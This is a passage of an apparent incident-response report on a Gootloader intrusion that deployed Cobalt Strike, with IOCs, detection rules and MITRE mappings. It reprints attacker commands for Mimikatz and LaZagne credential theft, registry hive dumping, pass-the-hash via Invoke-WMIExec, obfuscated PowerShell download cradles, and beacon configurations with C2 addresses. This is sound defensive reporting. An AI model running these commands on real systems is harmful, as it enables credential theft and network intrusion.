0x3030002: push edx
0x3030003: inc ebp
0x3030004: call 0x3030009
0x3030009: pop ebx
0x303000a: mov edi, ebx
0x303000c: push ebp
0x303000d: mov ebp, esp
0x303000f: add ebx, 0x7d45
0x3030015: call ebx
0x3030017: push 0x56a2b5f0
0x303001c: push 4
0x3030021: push edi
0x3030022: call eax
0x3030024: add byte ptr [eax], al
0x3030026: add byte ptr [eax], al
0x3030028: add byte ptr [eax], al
0x303002a: add byte ptr [eax], al
0x303002c: add byte ptr [eax], al
0x303002e: add byte ptr [eax], al
0x3030030: add byte ptr [eax], al
0x3030032: add byte ptr [eax], al
0x3030034: add byte ptr [eax], al
0x3030036: add byte ptr [eax], al
0x3030038: add byte ptr [eax], al
0x303003a: add byte ptr [eax], al
3420 rundll32.exe 0x3260000 0x329dfff VadS PAGE_EXECUTE_READWRITE 62 1 Disabled
4d 5a 32 45 e8 00 00 00 MZRE...
00 5b 89 df 55 89 e5 81 .[..U...
c3 45 7d 00 00 ff d3 68 .E}...h
f0 b5 a2 56 68 04 00 00 ...Vh...
00 57 ff d0 00 00 00 00 .W.....
00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 .....
00 00 00 00 e8 00 00 00 .....
0x3260000: dec ebp
0x3260001: pop edx
0x3260002: push edx
0x3260003: inc ebp
0x3260004: call 0x3260009
0x3260009: pop ebx
0x326000a: mov edi, ebx
0x326000c: push ebp
0x326000d: mov ebp, esp
0x326000f: add ebx, 0x7d45
0x3260015: call ebx
0x3260017: push 0x56a2b5f0
0x326001c: push 4
0x3260021: push edi
0x3260022: call eax
0x3260024: add byte ptr [eax], al
0x3260026: add byte ptr [eax], al
0x3260028: add byte ptr [eax], al
0x326002a: add byte ptr [eax], al
0x326002c: add byte ptr [eax], al
0x326002e: add byte ptr [eax], al
0x3260030: add byte ptr [eax], al
0x3260032: add byte ptr [eax], al
0x3260034: add byte ptr [eax], al
0x3260036: add byte ptr [eax], al
0x3260038: add byte ptr [eax], al
0x326003a: add byte ptr [eax], al
7132 rundll32.exe 0xa70000 0xa90fff VadS PAGE_EXECUTE_READWRITE 33 1 Disabled
4d 5a 41 52 55 40 89 e5 MZARUH..
48 81 ec 20 00 00 00 48 H.....H
8d 1d ea ff ff ff 48 81 .....H.
c3 cc 09 00 00 ff d3 48 .....H
89 c3 49 89 f8 68 04 00 ..I..h..
00 00 5a ff d0 41 b8 f0 ..Z..A..
b5 a2 56 68 05 00 00 00 ..Vh....
5a ff d3 00 e8 00 00 00 Z.....
0xa70000: pop r10

```

During the intrusion we observed various named pipes utilized by the threat actor's Cobalt Strike beacons including default Cobalt Strike named pipes.

Decoding this script reveals that it is a publicly available WMIExec script for running remote WMI queries.

The screenshot shows a recipe editor with the following components:

- Recipe Name:** Invoke-WMIExec
- From Base64:** A checkbox is checked, and the text "Remove non-alphabet chars" is visible.
- Gunzip:** A checkbox is checked.
- Input:** A large block of Base64-encoded PowerShell script.
- Output:** A PowerShell script block that defines the Invoke-WMIExec function. The function takes parameters for Target, Username, Domain, Hash, and Command. The script also includes author information: Kevin Robertson (@kevin_robertson), BSD 3-Clause license, and a description: "Invoke-WMIExec performs WMI command execution on targets using NTLMv2 pass the hash authentication."

Credential Access

The malicious PowerShell process used by Gootloader dropped a PowerShell script named "mi.ps1" on the file system.

Action Type	Folder Path	File Name	Initiating Process Folder Path
FileCreated	C:\Users\██████████	mi.ps1	c:\windows\system32\windowspowershell\v1.0\powershell.exe

Another PowerShell command was used to trigger the mi.ps1 script. The script was using XOR-encoding.

TaskCategory	CommandLine
Process Create (rule: ProcessCreate)	powershell -nop -noni -ep bypass -w h -c "\$t=([type]'Convert');&([scriptblock]::Create((\$t::((\$t.GetMethods()) ?{\$_.Name-clike'F*g'}).Name) ('NWYSOV90Zjxec3t0cmUxX3R1P0Z0c1J9eHR/ZTgqNWQsNWY/OTk50TVmOD9BY15ze3RyZT9cdGV5fnViOG0u{\$_-bxor17} %{[char]\$_})-join''))"

```
powershell -nop -noni -ep bypass -w h -c "$t=([type]'Convert');&([scriptblock]::Create(($t::(($t.GetMethods())|?{$_.Name-clike'F*g'}).Name) ('NWYSOV90Zjxec3t0cmUxX3R1P0Z0c1J9eHR/ZTgqNWQsNWY/OTk50TVmOD9BY15ze3RyZT9cdGV5fnViOG0u{$_-bxor17}|%{[char]$_})-join''))"
```


This CyberChef recipe can be used to decode the inner encoded command.

The output lists “Invoke-Mimikatz”, a direct reference to the PowerShell Invoke-Mimikatz.ps1 script used to load Mimikatz DLL directly in memory.

```
$u=('http://127.0.0.1:22201/'|%{(IRM $_)});$u|&(GCM I*e-E*); Import-Module C:\Users\  
<redacted>\mi.ps1; Invoke-Mimikatz -ComputerName <redacted>
```

Monitoring PowerShell event id 4103 we can observe the threat actor’s successful credential access activity from the Mimikatz invocation.

```
"CommandInvocation(Out-Default): "Out-Default"  
ParameterBinding(Out-Default): name="InputObject"; value="  
.#####. mimikatz 2.2.0 (x64) #19041 Jul 24 2021 11:00:11  
.## ^ ##. "A La Vie, A L'Amour" - (oe.oe)  
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )  
## \ / ## > https://blog.gentilkiwi.com/mimikatz  
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )  
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/  
  
mimikatz(powershell) # sekurlsa::logonpasswords  
  
Authentication Id : 0 ; 58533376 (00000000:037d2600)  
Session : Interactive from 4  
User Name : DWM-4  
Domain : Window Manager  
Logon Server : (null)  
Logon Time :  
SID : S-1-5-90-0-4  
  
msv :  
 [00000003] Primary  
 * Username : $  
 * Domain : ,  
 * NTLM : 0b40793 f7177c39  
 * SHA1 : 348211b 5c344070060a76d3  
tspkg :  
wdigest :  
 * Username : $  
 * Domain :  
 * Password : (null)  
kerberos :  
 * Username : $  
 * Domain : .local  
 * Password : &7y`HDCPk_IwQw0^poDZ3aZ, -3#Cri2)&s-:&3fi:JI+gg$8^hH61v4W;  
ssp :  
credman :  
cloudap :  
  
Authentication Id : 0 ; 58526506 (00000000:037d0b2a)  
Session : Interactive from 4  
User Name : UMF-4  
Domain : Font Driver Host  
Logon Server : (null)  
Logon Time : 1/31/2022 4:32:26 PM  
SID : S-1-5-96-0-4  
  
msv :  
 [00000003] Primary  
 * Username : $
```

In addition, the post-exploitation tool “[LaZagne](#)” (renamed to ls.exe) was used with the “-all” switch.

```
ls.exe all -oN -output C:\Users\REDACTED
```

This will dump passwords (browsers, LSA secret, hashdump, Keepass, WinSCP, RDPManager, OpenVPN, Git, etc.) and store the output file (in our case) in the “C:\Users” directory. When LaZagne is run with admin privileges, it also attempts to dump credentials from local registry hives, as can be seen below.

CommandLine	ParentCommandLine
cmd.exe /c "reg.exe save hklm\security c:\windows\temp\xoefpixon"	ls.exe all -oN -output C:\Users
cmd.exe /c "reg.exe save hklm\sam c:\windows\temp\nibkqjzy"	ls.exe all -oN -output C:\Users
cmd.exe /c "reg.exe save hklm\system c:\windows\temp\nfwlgripmy"	ls.exe all -oN -output C:\Users

Here's the commands from another system:

```
cmd.exe /c "reg.exe save hklm\sam c:\users\REDACTED\appdata\local\temp\1\dznuxujzr"
cmd.exe /c "reg.exe save hklm\system c:\users\REDACTED\appdata\local\temp\1\mkffdg"
cmd.exe /c "reg.exe save hklm\security
c:\users\REDACTED\appdata\local\temp\1\iszmqwmjemt"
```

Discovery

The threat actors used the PowerShell implementation of SharpHound (Bloodhound) on the beachhead host to enumerate the Active Directory domain. The Cobalt Strike beacon was used to invoke the PowerShell script.

```
powershell -nop -exec bypass -EncodedCommand
SQBFAGAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAB0AGUAdAAuAFcAZQBjAGMABABpAGUAbgB0ACKALgBEAC
```

They also ran a WMI command on the beachhead host and one other host to check for AntiVirus.

```
WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get
displayName /Format:List
```

The threat actors executed this command remotely on a domain controller, before moving laterally to it:

```
powershell.exe ls C:\ > C:\file.txt
```

While having an interactive RDP session, in an attempt to collect more information regarding the host, the attackers used PowerShell to run systeminfo on one of the hosts they pivoted to.


On the last day, and before they left the network, threat actors used Advanced IP Scanner to scan the whole network for the below open ports:

```
21, 80, 135, 443, 445, 3389, 8080, 56133, 58000, 58157, 58294, 58682, 60234, 60461, 64502
```

EventCode	TaskCategory	TargetFilename	ParentImage	CommandLine
11	File created (rule: FileCreate)	C:\Users\██████████\Advanced_IP_Scanner_2.5.3850.exe		
1	Process Create (rule: ProcessCreate)		C:\Windows\explorer.exe	"C:\Users\██████████\Advanced_IP_Scanner_2.5.3850.exe"
1	Process Create (rule: ProcessCreate)	C:\Users\██████████\Advanced_IP_Scanner_2.5.3850.exe		"C:\Users\██████████\AppData\Local\Temp\1\is-JN8UC.tmp\Advanced_IP_Scanner_2.5.3850.tmp" /SL5="57025C,19765324,139776,C:\Users\██████████\Advanced_IP_Scanner_2.5.3850.
1	Process Create (rule: ProcessCreate)	C:\Users\██████████\AppData\Local\Temp\1\is-JN8UC.tmp\Advanced_IP_Scanner_2.5.3850.tmp		"C:\Users\██████████\AppData\Local\Temp\1\Advanced IP Scanner 2\advanced_ip_scanner.exe" /portable "C:\Users\██████████" /Ing en_us

EventCode	TaskCategory	Image	DestinationPort
3	Network connection detected (rule: NetworkConnect)	C:\Users\██████████\AppData\Local\Temp\1\Advanced IP Scanner 2\advanced_ip_scanner.exe	443
3	Network connection detected (rule: NetworkConnect)	C:\Users\██████████\AppData\Local\Temp\1\Advanced IP Scanner 2\advanced_ip_scanner.exe	80
3	Network connection detected (rule: NetworkConnect)	C:\Users\██████████\AppData\Local\Temp\1\Advanced IP Scanner 2\advanced_ip_scanner.exe	8080
3	Network connection detected (rule: NetworkConnect)	C:\Users\██████████\AppData\Local\Temp\1\Advanced IP Scanner 2\advanced_ip_scanner.exe	137
3	Network connection detected (rule: NetworkConnect)	C:\Users\██████████\AppData\Local\Temp\1\Advanced IP Scanner 2\advanced_ip_scanner.exe	161
3	Network connection detected (rule: NetworkConnect)	C:\Users\██████████\AppData\Local\Temp\1\Advanced IP Scanner 2\advanced_ip_scanner.exe	445
3	Network connection detected (rule: NetworkConnect)	C:\Users\██████████\AppData\Local\Temp\1\Advanced IP Scanner 2\advanced_ip_scanner.exe	3389
3	Network connection detected (rule: NetworkConnect)	C:\Users\██████████\AppData\Local\Temp\1\Advanced IP Scanner 2\advanced_ip_scanner.exe	135
3	Network connection detected (rule: NetworkConnect)	C:\Users\██████████\AppData\Local\Temp\1\Advanced IP Scanner 2\advanced_ip_scanner.exe	58000
3	Network connection detected (rule: NetworkConnect)	C:\Users\██████████\AppData\Local\Temp\1\Advanced IP Scanner 2\advanced_ip_scanner.exe	64502
3	Network connection detected (rule: NetworkConnect)	C:\Users\██████████\AppData\Local\Temp\1\Advanced IP Scanner 2\advanced_ip_scanner.exe	56133
3	Network connection detected (rule: NetworkConnect)	C:\Users\██████████\AppData\Local\Temp\1\Advanced IP Scanner 2\advanced_ip_scanner.exe	58682
3	Network connection detected (rule: NetworkConnect)	C:\Users\██████████\AppData\Local\Temp\1\Advanced IP Scanner 2\advanced_ip_scanner.exe	60461
3	Network connection detected (rule: NetworkConnect)	C:\Users\██████████\AppData\Local\Temp\1\Advanced IP Scanner 2\advanced_ip_scanner.exe	60234
3	Network connection detected (rule: NetworkConnect)	C:\Users\██████████\AppData\Local\Temp\1\Advanced IP Scanner 2\advanced_ip_scanner.exe	58157
3	Network connection detected (rule: NetworkConnect)	C:\Users\██████████\AppData\Local\Temp\1\Advanced IP Scanner 2\advanced_ip_scanner.exe	58294

Lateral Movement



As observed in many of our intrusions, the threat actor created and installed Windows services to deploy Cobalt Strike beacons. This method was used to pivot to other systems within the network.

Restricted Admin Mode can be considered a double-edged sword; although it prevents credential theft, it also enables an attacker to perform a pass-the-hash attack using RDP. In other words, after enabling Restricted Admin Mode, just the NTLM hash of the remote desktop user is required to establish a valid RDP session, without the need of possessing the clear password.

The threat actor attempted to use both Invoke-WMIExec and psexec to enable “Restricted Admin Mode”.

```
psexec \\<redacted> -u <redacted>\<redacted> -p <redacted> reg add  
"hkLM\system\currentcontrolset\control\lsa" /f /v DisableRestrictedAdmin /t REG_DWORD  
/d 0
```

```
powershell -nop -noni -ep bypass -w h -c "$u=('http://127.0.0.1:47961/'|%%{(IRM  
$_)});&''.SubString.ToString()[67,72,64]-Join''')($u); Import-Module C:\Users\  
<redacted>\Invoke-WMIExec.ps1; Invoke-WMIExec -Target <redacted> -Domain <redacted> -  
Username <redacted> -Hash <redacted> -Command "powershell.exe New-ItemProperty -Path  
'HKLM:\System\CurrentControlSet\Control\lsa' -Name 'DisableRestrictedAdmin' -Value 0  
-PropertyType DWORD" -verbose"
```

The logon information of EventID 4624 includes a field “Restricted Admin Mode”, which is set to the value “Yes” if the feature is used.

LogName=Security
EventCode=4624
EventType=0
ComputerName=[REDACTED]
SourceName=Microsoft Windows security auditing.
Type=Information
RecordNumber=31774
Keywords=Audit Success
TaskCategory=Logon
OpCode=Info
Message=An account was successfully logged on.

Subject:

Security ID: S-1-5-18
Account Name: [REDACTED]
Account Domain: [REDACTED]
Logon ID: 0x3E7

Logon Information:

Logon Type: 10
Restricted Admin Mode: Yes
Virtual Account: No
Elevated Token: Yes

Impersonation Level: Impersonation

New Logon:

Security ID: [REDACTED]
Account Name: [REDACTED]
Account Domain: [REDACTED]
Logon ID: 0x3798A24
Linked Logon ID: 0x0
Network Account Name: -
Network Account Domain: -
Logon GUID: {00000000-0000-0000-0000-000000000000}

Process Information:

Process ID: 0x3fc
Process Name: C:\Windows\System32\svchost.exe

Network Information:

Workstation Name: -
Source Network Address: [REDACTED]
Source Port: 0

Detailed Authentication Information:

Logon Process: User32

```
Authentication Package: Negotiate
Transited Services: -
Package Name (NTLM only): -
Key Length: 0
```

Collection

The threat actor accessed multiple files during the RDP sessions on multiple servers. In one instance document files were opened directly on the system.

Action Type	Initiating Process Command Line	Process Command Line
ProcessCreated	Explorer.EXE	"WORDPAD.EXE" "C:\[REDACTED]\Contracts\[REDACTED].docx"
ProcessCreated	Explorer.EXE	"WORDPAD.EXE" "C:\[REDACTED]\Contracts\[REDACTED].docx"

Shellbags revealed attempts to enumerate multiple file shares containing information of interest to the threat actor.

The screenshot shows a Windows Explorer window with a sidebar containing shellbags. The shellbags include 'Desktop', 'Computers and Devices', a user profile, a network share '\\[REDACTED]\[REDACTED]', 'IT', 'Passwords', 'Contracts', and another network share '\\[REDACTED]'. To the right, a table displays the shellbag data:

Value	Icon	Shell Type
[REDACTED]	No im...	[REDACTED]
[REDACTED]	[Folder Icon]	Directory
[REDACTED]	[Folder Icon]	Directory
Contracts	[Folder Icon]	Directory
IT	[Folder Icon]	Directory

Command and Control

Gootloader

Gootloader second stage download URLs. These URLs were deobfuscated and extracted using [this script](#) by [HP Threat Research](#). They've updated this script at least a few times now, thanks [@hpsecurity](#) and thanks to [@GootLoaderSites](#) for sharing on twitter as its broken/fixed.

```
hxxps://kakiosk.adsparkdev[.]com/test.php?hjkiofilihyl=
hxxps://jp.imonitorsoft[.]com/test.php?hjkiofilihyl=
hxxps://junk-bros[.]com/test.php?hjkiofilihyl=
```

During the intrusion the Gootloader loader was observed communicating to 35.206.117.64:443 kakiosk[.]adsparkdev[.]com.

Ja3:a0e9f5d64349fb13191bc781f81f42e1
Ja3s:567bb420d39046dbfd1f68b558d86382
Certificate: [d8:85:d1:48:a2:99:f5:ee:9d:a4:3e:01:1c:b0:ec:12:e5:23:7d:61]
Not Before: 2022/01/05 09:25:33 UTC
Not After: 2022/04/05 09:25:32 UTC
Issuer Org: Let's Encrypt
Subject Common: kakiosk.adsparkdev.com [kakiosk.adsparkdev.com
,www.kakiosk.adsparkdev.com]
Public Algorithm: rsaEncryption

Cobalt Strike

146.70.78.43

Cobalt Strike server TLS configuration:

146.70.78.43
Ja3:72a589da586844d7f0818ce684948eea
Ja3s:f176ba63b4d68e576b5ba345bec2c7b7
Serial Number: 146473198 (0x8bb00ee)
Certificate: 73:6B:5E:DB:CF:C9:19:1D:5B:D0:1F:8C:E3:AB:56:38:18:9F:02:4F
Not Before: May 20 18:26:24 2015 GMT
Not After: May 17 18:26:24 2025 GMT
Issuer: C=, ST=, L=, O=, OU=, CN=
Subject: C=, ST=, L=, O=, OU=, CN=
Public Algorithm: rsaEncryption

Cobalt Strike beacon configuration:

Cobalt Strike Beacon:

x86:

```
beacon_type: HTTPS
dns-beacon.strategy_fail_seconds: -1
dns-beacon.strategy_fail_x: -1
dns-beacon.strategy_rotate_seconds: -1
http-get.client:
  Cookie
http-get.uri: 146.70.78.43,/visit.js
http-get.verb: GET
http-post.client:
  Content-Type: application/octet-stream
  id
http-post.uri: /submit.php
http-post.verb: POST
maxgetsize: 1048576
port: 443
post-ex.spawnto_x64: %windir%\sysnative\rundll32.exe
post-ex.spawnto_x86: %windir%\syswow64\rundll32.exe
process-inject.execute:
  CreateThread
  SetThreadContext
  CreateRemoteThread
  RtlCreateUserThread
process-inject.starttrwx: 64
process-inject.stub: 222b8f27dbdfba8ddd559eeca27ea648
process-inject.userwx: 64
proxy.behavior: 2 (Use IE settings)
server.publickey_md5: defb5d95ce99e1ebbf421a1a38d9cb64
sleeptime: 60000
useragent_header: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64;
Trident/5.0; yie9)
uses_cookies: 1
watermark: 1580103824
```

x64:

```
beacon_type: HTTPS
dns-beacon.strategy_fail_seconds: -1
dns-beacon.strategy_fail_x: -1
dns-beacon.strategy_rotate_seconds: -1
http-get.client:
  Cookie
http-get.uri: 146.70.78.43,/fwlink
http-get.verb: GET
http-post.client:
  Content-Type: application/octet-stream
  id
http-post.uri: /submit.php
http-post.verb: POST
maxgetsize: 1048576
port: 443
post-ex.spawnto_x64: %windir%\sysnative\rundll32.exe
post-ex.spawnto_x86: %windir%\syswow64\rundll32.exe
process-inject.execute:
  CreateThread
  SetThreadContext
```

```
CreateRemoteThread
RtlCreateUserThread
process-inject.starttrwx: 64
process-inject.stub: 222b8f27dbdfba8ddd559eeca27ea648
process-inject.userwx: 64
proxy.behavior: 2 (Use IE settings)
server.publickey_md5: defb5d95ce99e1ebbf421a1a38d9cb64
sleeptime: 60000
useragent_header: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0;
BOIE9;ENXA)
uses_cookies: 1
watermark: 1580103824
```

37.120.198.225

Cobalt Strike server TLS configuration:

```
Ja3:72a589da586844d7f0818ce684948eea
Ja3s:f176ba63b4d68e576b5ba345bec2c7b7
Serial Number: 146473198 (0x8bb00ee)
Certificate: 73:6B:5E:DB:CF:C9:19:1D:5B:D0:1F:8C:E3:AB:56:38:18:9F:02:4F
Not Before: May 20 18:26:24 2015 GMT
Not After : May 17 18:26:24 2025 GMT
Issuer: C=, ST=, L=, O=, OU=, CN=
Subject: C=, ST=, L=, O=, OU=, CN=
Public Algorithm: rsaEncryption
```

Cobalt Strike beacon configuration:

Cobalt Strike Beacon:

x86:

```
beacon_type: HTTPS
dns-beacon.strategy_fail_seconds: -1
dns-beacon.strategy_fail_x: -1
dns-beacon.strategy_rotate_seconds: -1
http-get.client:
  Cookie
http-get.uri: 37.120.198.225,/cm
http-get.verb: GET
http-post.client:
  Content-Type: application/octet-stream
  id
http-post.uri: /submit.php
http-post.verb: POST
maxgetsize: 1048576
port: 443
post-ex.spawnto_x64: %windir%\sysnative\rundll32.exe
post-ex.spawnto_x86: %windir%\syswow64\rundll32.exe
process-inject.execute:
  CreateThread
  SetThreadContext
  CreateRemoteThread
  RtlCreateUserThread
process-inject.starttrwx: 64
process-inject.stub: 222b8f27dbdfba8ddd559eeca27ea648
process-inject.userwx: 64
proxy.behavior: 2 (Use IE settings)
server.publickey_md5: defb5d95ce99e1ebbf421a1a38d9cb64
sleep_time: 60000
useragent_header: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0;
BOIE9;ENUSMSE)
uses_cookies: 1
watermark: 1580103824
```

x64:

```
beacon_type: HTTPS
dns-beacon.strategy_fail_seconds: -1
dns-beacon.strategy_fail_x: -1
dns-beacon.strategy_rotate_seconds: -1
http-get.client:
  Cookie
http-get.uri: 37.120.198.225,/ptj
http-get.verb: GET
http-post.client:
  Content-Type: application/octet-stream
  id
http-post.uri: /submit.php
http-post.verb: POST
maxgetsize: 1048576
port: 443
post-ex.spawnto_x64: %windir%\sysnative\rundll32.exe
post-ex.spawnto_x86: %windir%\syswow64\rundll32.exe
process-inject.execute:
  CreateThread
  SetThreadContext
```

```

CreateRemoteThread
RtlCreateUserThread
process-inject.starttrwx: 64
process-inject.stub: 222b8f27dbdfba8ddd559eeca27ea648
process-inject.userwx: 64
proxy.behavior: 2 (Use IE settings)
server.publickey_md5: defb5d95ce99e1ebbf421a1a38d9cb64
sleeptime: 60000
useragent_header: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0;
FunWebProducts; IE0006_ver1;EN_GB)
uses_cookies: 1
watermark: 1580103824

```

Real Intelligence Threat Analytics (RITA) was successful in locating one of the IP addresses used for Cobalt Strike command and control communications.

Score	Source	Destination	Connections	Avg. Bytes	Intvl. Range	Size Range	Intvl. Mode	Size Mode	Intvl. Mode Count	Size Mode Count	Intvl. Skew	Size Skew	Intvl. Dispersion	Size Dispersion	Total Bytes
0.995	10.43.61.202	146.70.78.43	20902	3883.000	13780	2567	1	2181	14945	14285	0.000	0.000	0	0	81180557

Netscan data extracted via Volatility from the beachhead host showing Cobalt Strike C2 connections:

Volatility 3 Framework 2.0.0

Offset PID	Proto Owner	LocalAddr Created	LocalPort	ForeignAddr	ForeignPort	State
...						
0x948431c46010 3420	TCPv4 rundll32.exe	10.X.X.X	52670	146.70.78.43	443	CLOSE_WAIT
0x948431e19010 rundll32.exe	TCPv4	10.X.X.X	63723	146.70.78.43	443	CLOSED 3420
0x9484337f18a0 3420	TCPv4 rundll32.exe	10.X.X.X	52697	146.70.78.43	443	CLOSE_WAIT
0x948435102050 3420	TCPv4 rundll32.exe	10.X.X.X	52689	146.70.78.43	443	CLOSE_WAIT
...						

Impact

In this case, there was no further impact to the environment before the threat actors were evicted.

Indicators

Network

Gootloader
https://kakiosk.adsparkdev[.]com
https://jp.imonitorsoft[.]com
https://junk-bros[.]com
35.206.117.64:443

Cobalt Strike
146.70.78.43:443
37.120.198.225:443

File

olympus_plea_agreement_34603.js
d7d3e1c76d5e2fa9f7253c8ababd6349
724013ea6906a3122698fd125f55546eac0c1fe0
6e141779a4695a637682d64f7bc09973bb82cd24211b2020c8c1648cdb41001b

olympus_plea_agreement(46196).zip
b50333ff4e5cbcd8b88ce109e882eeb
44589fc2a4d1379bee93282bbdb16acbaaf762a45
7d93b3531f5ab7ef8d68fb3d06f57e889143654de4ba661e5975dae9679bbb2c

mi.ps1
acef25c1f6a7da349e62b365c05ae60c
c5d134a96ca4d33e96fb0ab68cf3139a95cf8071
d00edf5b9a9a23d3f891afd51260b3356214655a73e1a361701cda161798ea0b

Invoke-WMIExec.ps1
b4626a335789e457ea48e56dfbf39710
62a7656d81789591358796100390799e83428519
c4939f6ad41d4f83b427db797aaca106b865b6356b1db3b7c63b995085457222

ls.exe
87ae2a50ba94f45da39ec7673d71547c
dfa0b4206abede8f441fc8155803b8967e035c
8764131983eac23033c460833de5e439a4c475ad94cfd561d80cb62f86ff50a4

Detections

Network

ET HUNTING Suspicious Empty SSL Certificate - Observed in Cobalt Strike
ET MALWARE Meterpreter or Other Reverse Shell SSL Cert

Sigma

Custom Sigma rules

[Deleting Windows Defender scheduled tasks](#)

[Enabling restricted admin mode](#)

[Using powershell specific download cradle OneLiner](#)

[Using Lazagne to dump credentials](#)

Sigma repo rules

Bloodhound Detection –

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_hack_bloodhound.yml

Powershell download –

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_powershell_download_patterns.yml

Defender Disable via Powershell –

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_powershell_defender_disable_feature.yml

Creation of Scheduled Task via Powershell –

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/powershell/powershell_script_posh_ps_cmdlet_scheduled_task.yml

LaZagne LSASS Access –

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_access/proc_access_win_lazagne_cred_dump_lsass_access.yml

Systeminfo Discovery –

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_susp_systeminfo.yml

CobaltStrike Named Pipe –

https://github.com/SigmaHQ/sigma/blob/7fb8272f948cc0b528fe7bd36df36449f74b2266/rules/windows/pipe_created/pipe_created_mal_cobaltstrike.yml

Malicious PowerShell Commandlets –

https://github.com/SigmaHQ/sigma/blob/becf3baeb4f6313bf267f7e8d6e9808fc0fc059c/rules/windows/powershell/powershell_script_posh_ps_malicious_commandlets.yml

Suspicious Service Installation –

https://github.com/SigmaHQ/sigma/blob/7d48d0e838b76f3fb5bc623e7ec45343cfac9c88/rules/windows/builtin/system/win_susp_service_installation.yml

Suspicious XOR Encoded PowerShell Command Line –

https://github.com/SigmaHQ/sigma/blob/becf3baeb4f6313bf267f7e8d6e9808fc0fc059c/rules/windows/powershell/powershell_classic_posh_pc_xor_commandline.yml

Too Long PowerShell Commandlines –

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_long_powershell_commandline.yml

PowerShell Network Connections –

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/network_connection/net_connection_win_powershell_network_connection.yml

Rundll32 Internet Connection –

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/network_connection/net_connection_win_rundll32_net_connections.yml

Mimikatz Use –

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/builtin/win_alert_mimikatz_keywords.yml

Yara

Custom Yara rule

MITRE

- T1189 Drive-by Compromise
- T1204.001 – User Execution: Malicious Link
- T1204.002 – User Execution: Malicious File
- T1059.001 – Command and Scripting Interpreter: PowerShell
- T1053 – Scheduled Task/Job
- T1218.011 – System Binary Proxy Execution: Rundll32
- T1555 – Credentials from Password Stores
- T1003.001- OS Credential Dumping: LSASS Memory
- T1087 – Account Discovery
- T1560 – Archive Collected Data
- T1482 – Domain Trust Discovery
- T1615 – Group Policy Discovery
- T1069 – Permission Groups Discovery
- T1018 – Remote System Discovery
- T1033 – System Owner/User Discovery
- T1021.001 – Remote Services: Remote Desktop Protocol
- T1021.006 – Remote Services: Windows Remote Management
- T1005 – Data from Local System
- T1039 – Data from Network Shared Drive
- T1046 – Network Service Scanning
- T1562.001 – Impair Defenses: Disable or Modify Tools
- T1518.001 – Security Software Discovery
- T1071.001 Web Protocols
- T1027 – Obfuscated Files or Information

Internal case #11462